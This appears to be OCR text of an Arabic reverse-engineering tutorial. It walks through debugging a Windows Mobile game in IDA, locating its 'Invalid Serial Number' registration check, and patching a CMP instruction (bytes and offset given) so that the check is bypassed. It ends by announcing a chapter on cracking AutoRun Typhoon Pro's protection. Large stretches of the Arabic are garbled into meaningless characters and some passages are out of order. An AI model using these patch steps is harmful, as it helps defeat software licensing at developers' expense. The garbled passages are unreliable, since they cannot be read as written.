
- ؤزدِيخ رسِيخ َالِيضخلبأخو ضدجىَُيخ ُهظلاو صسَجِيذثمَظئ.
- صسَجِيذ فدِ دمةَ صُحمَبِيذ طمفىِ ٣ثُ لَخِ إحَدِ ههِ صوبئدِ صسَجِيذ طودةَ ىِ صِثَبِيذ .

: ًحَ،لأدز ىسظذِ ِ ِ ُجَ ُيخ َصِخ ههِإحَظذ لِأ َىظلاو process Start -> Debugger ،شُئِيذً،ؤ نِخ




NO خِن

OK




وأ خظِدَخض يف Emulator :

OK



!!للهَ مضخو ددمةِ رجخَ

الآن، أُثَبِّت خادم Debugger Remote يف ٣س٠ بِ،خَيخضخيخ مهمظخه :



ثم نضغط على IDA لإظهار نافذة خيارات التصحيح وبعد ذلك نضغط على Process options...

الخطوة 5.

بعد تشغيل Emulator يجب تحميل ملف التطبيق الذي نريد تصحيحه:

Start -> Program -> games -> Yathzee

بعد ذلك نضغط على F9 لتشغيل البرنامج:


بالخطوة ٧

Debugger. ثم زخرفة الظل او IDA بصيغة ثز


	الظى كر ظأث خب Emulator وزه ج, MicrosoftActiveSync4.5 صيغة ثم حو.

ترب ودش Strings Windows :


هذه الطبعة؟ لديك اقتراحات أو أسئلة حول



يدز ؤسظنؤ هتو ،صيبؤخؤه ،كةخةشه كمسؤ IDA او صيذظ if(:
رعيخ)



ئيخخ ،ىعأ ٠٣ ،خ .صيدؤؤيخ ؤدوو ٌتيرجخ:



ىعأ ٠٣ ،خ نخ ،زؤظخى ،ذأ لؤ ؤيپ رؤيخ يتيذنخ وو ،تجدنتيخ ؤيخ ؤطجىعؤخ ؤطصمخص:


```
0003125C ;
00031260 ; LPCWSTR off_31260
00031260 off_31260        DCD aIfYouHaveProbl      ; DATA XREF: sub_30E64+3E8
00031260                                           ; "If you have problems wi
00031264 ; LPCWSTR off_31264
00031264 off_31264        DCD aInvalidSerialN      ; DATA XREF: sub_30E64:loc
00031264                                           ; "Invalid Serial Number"
00031268 ;
00031268
00031268 loc_31268                                 ; CODE XREF: sub_30E64+38↑
00031268                  MOV     R2, #0xC         ; size_t
0003126C                  MOV     R1, #0           ; int
00031270                  ADD     R0, SP, #0x178+pshidi ; void *
00031274                  BL      memset
00031278                  MOV     R3, #1
0003127C                  STR     R4, [SP,#0x178+pshidi.hDlg]
```

Veiw Graph :


```
loc_31250                 ; uType
MOV     R3, #0
MOV     R0, R4            ; hWnd
BL      MessageBoxW
B       loc_312E4
```

```
loc_31268                 ; size_t
MOV     R2, #0xC
MOV     R1, #0            ; int
ADD     R0, SP, #0x178+pshidi ; void *
BL      memset
MOV     R3, #1
STR     R4, [SP,#0x178+pshidi.hDlg]
STR     R3, [SP,#0x178+pshidi]
MOV     R3, #4
MOV     R0, #1            ; DWORD
STR     R3, [SP,#0x178+pshidi.dwFlags]
BL      SipShowIM
MOV     R0, R4            ; hWnd
BL      SetForegroundWindow
ADD     R0, SP, #0x178+pshidi ; pshidi
```


00031258: sub_30E64+3F4




ظاهرة خبيثة يقوم بها المبرمجون الذين يريدون حماية برامجهم من الهندسة العكسية، وهي تتمثل في وضع أوامر تحقق من وجود أدوات التتبع والتصحيح، وإذا وجدت تقوم بإيقاف البرنامج أو تغيير مسار تنفيذه:



Process Start -> Debugger : يمكن إضافة خيار يقوم بإيقاف تنفيذ البرنامج عند تشغيله،



تجربة وتحليل:




- إيجاد صيغة تشفير، وتحديد إيقاف IDA أو الأدوات، ضمن مخطط يوضح: أين
- تحديد نقطة الدخول: وظيفة التحقق
- ضبط نقطة توقف: أول

F8 خطوة خطوة، وتتبع الكود (الأداة صديقة لمبرمجي الأنظمة، لهذا يجب أن تكون حذراً أثناء تتبع الكود)

ملاحظة: ضع نقطة توقف في الوظيفة.. وانتظر


000311D8 **00031190** **00030FC0**



ن ،صيئيذ وب صَسب شَدَ قعَو تَلأأذ وب بَوخ ،ئيو شَسبح صيئيذ وبَياظ ل ا دنهؤ كَمِ !؟شَتَيخ يِ فبِ صخَتِ تدَ
.شَتَيخ يِ ودجرك

دَجدد دَودِ دَوَ دَؤ) دَلخيبخ دَودِ دَ Z جدَ*بخت*ب دَودِ ودجهتن و دَدجدد برتؤ ندِ خَب دَخَؤ BGT دَشَتَيخ يِ هَ دَعظ دمتو
دَبو
)دَدجدد برتؤ

؟ما هذه الطبعة؟ أو سؤال حول اقتراح لديك



صمم ُى پً, ُذ,سعيخ ,زدظ ًدى ,لِ ،شَـ ْپ خ فـ دمتّ Z : هودد*پ ى ,ض خ ُالّپ خ ً,

000311F8 **00031204**

:)F9(ً, ٣ ا پ دز ت ّجدتّيدز ئ جدوبريخ ِ ُ ا ظ ,زدظ ،ك ُ ْپ خ زدتّ ي ّتّعُ ُ دهتّو

هذه الطبعة؟ أو سؤال حول هذه الطبعة؟ يلك اقتراح

بسم الله الرحمن الرحيم

Arm Edit Disassembler.

الآن وبعد أن شرحنا الأدوات المستخدمة:

```
000311E0 LDR     R0, [R0]
000311E4 CMP     R6, R0
000311E8 BGT     loc_31248

000311EC LDR     R0, =unk_385D8
000311F0 LDR     R0, [R0]
000311F4 CMP     R6, R0
000311F8 BLT     loc_31248
```

الآن :


cmp R6,R0	00 00 56 E1	Cmp R6,R6	06 00 56 E1

لنظر إلى IDA نجد أن هناك تطابق في الأوامر، وأيضاً نجد أن الأمر يبدأ من العنوان 000205E4 :


```
000311DC LDR     R0, =unk_385DC
000311E0 LDR     R0, [R0]
000311E4 CMP     R6, R0
000311E8 BGT     loc_31248

000311EC LDR     R0, =unk_385D8
000311F0 LDR     R0, [R0]
000311F4 CMP     R6, R0

000205E4   000311E4: sub_30E64+380
```

أما arm_edit_Disassembler :

ظذكه ئُ،ثيخ دعد*ب ُعوخ بظر File → open → jump → to Offset



ذ ُيخ ب ُوً ُص فـ ُيدمتو ص ُمُ ُخ *ع ُيخ و ُلو ،ُدهخَ ُ*ظ ُيخ ُظخص ُمُ ُخ *ع ُيخ ُخ ،ىَ ُويَ ُجِ ُتـ ُز ٣ ،ُأ خ ثـ OK



File → save ثم OK


!!ثـ ُخ ُيخ ُجدثـ وب ُعدلله ،ُجم

ـيخ ثـ ُأ ُظ ،ؤ ـيخ إ ُجد ـيـ ُعـ ُخ ،ُص *سـ ُجـ ُيخ ثـ ز ، Emulator !!ثـ *ظ ،ُج ،ُخ ،ثـ ُظـ ُفـ ُجـ ُخ ُؤ ُوثـ ُوي ،ؤ ثـ ُخ ُثـ ُيـ ذ EXE


)يف خظ ُتدض(Fun2Link

؟ةعبطلا هذه لوحل سؤال أو حاقترا كيلدل


ص تزديخ ص*جيخ ُ ِ ب ى, ددة* دمة IDA ةجدول تـوخيِّ سَ مُحدثـه ،رعتظك ه ُ ودص*جيخ إجه ِ وخ :



Messageboxw صزدعتز ؤزخ ثـه ،ةجدوبريخ تـوخي ش دعِ ظخبـ خويخ ،ُ ر ٌ ىح يِدو بـ ِ ُ ه٩ع ُ و Functions ًخ, ٣ً٠ خ :



خ ٠ ٣ً خيِّ خألنه مث Add break points :



دنُ ةجدوبريخ إ ُ ُ ، تـقـظـجـ ُ ُ و تـويؤو ،ص*جيخ تـألُ :

```
00021A2C ; Attributes: thunk
00021A2C
00021A2C ; int __stdcall MessageBoxW(HWND hW
00021A2C MessageBoxW
00021A2C LDR     R12, =  imp MessageBoxW
00021A30 LDR     PC, [R12]
00021A30 ; End of function MessageBoxW
```

```
General registers
R0  002C49E0
R1  00024E10  .data:aInvalidRegist
R2  00024E54  .data:aError
R3  00000000
R4  00054218  .data:unk_54218
R5  002C49E0
R6  4D983402
R7  00024E10  .data:aInvalidRegist
R8  00024E54  .data:aError
R9  1C16DD94  debug588:1C16DD94
R10 8C247910  debug801:8C247910
R11 00000001
R12 FFFFFFFE
SP  2619FC4C  debug716:2619FC4C
```

messageboxW !! صيغة الاستدعاء LR تخزن عنوان الرجوع

دعونا نلقي نظرة على الكود:

```
0001156C MOV     R2, R5          ; hWndParent
00011570 MOV     R0, R6          ; hInstance
00011574 BL      DialogBoxIndirectParamW
00011578 BL      sub_114B4
0001157C LDR     R0, [R4]
00011580 CMP     R0, #0
00011584 BEQ     loc_115BC
```

صيغة الاستدعاء

```
00011588 LDR     R1, =unk_54088
0001158C LDR     R0, =aZfpk
00011590 BL      sub_1106C
00011594 MOVS    R3, R0
00011598 BNE     loc_115E0
```

إذا كان R0 يساوي 0 فإن المستخدم ضغط على Cancel أو إغلاق النافذة

مستخدم طلب إلغاء العملية

وهكذا نصل إلى نهاية هذا الجدول، وبالتالي نكون قد أنهينا الجدول الخامس من سلسلة الهندسة العكسية للتطبيقات الأولى.

نتمنى أن نكون قد أفدنا القارئ الكريم بما يفيده في مجال الهندسة العكسية.


الباب السابع: تطبيقات عملية موسعة

AutoRun Typhoon Pro v 4.0.4 حماية شرح كسر


- OllyDbg.
- AT4RE FastScanner v2.0 .
- ExeInfo PE v 0.0.1.9.

(تحميل الملفات المطلوبة من الموقع الخاص بها)

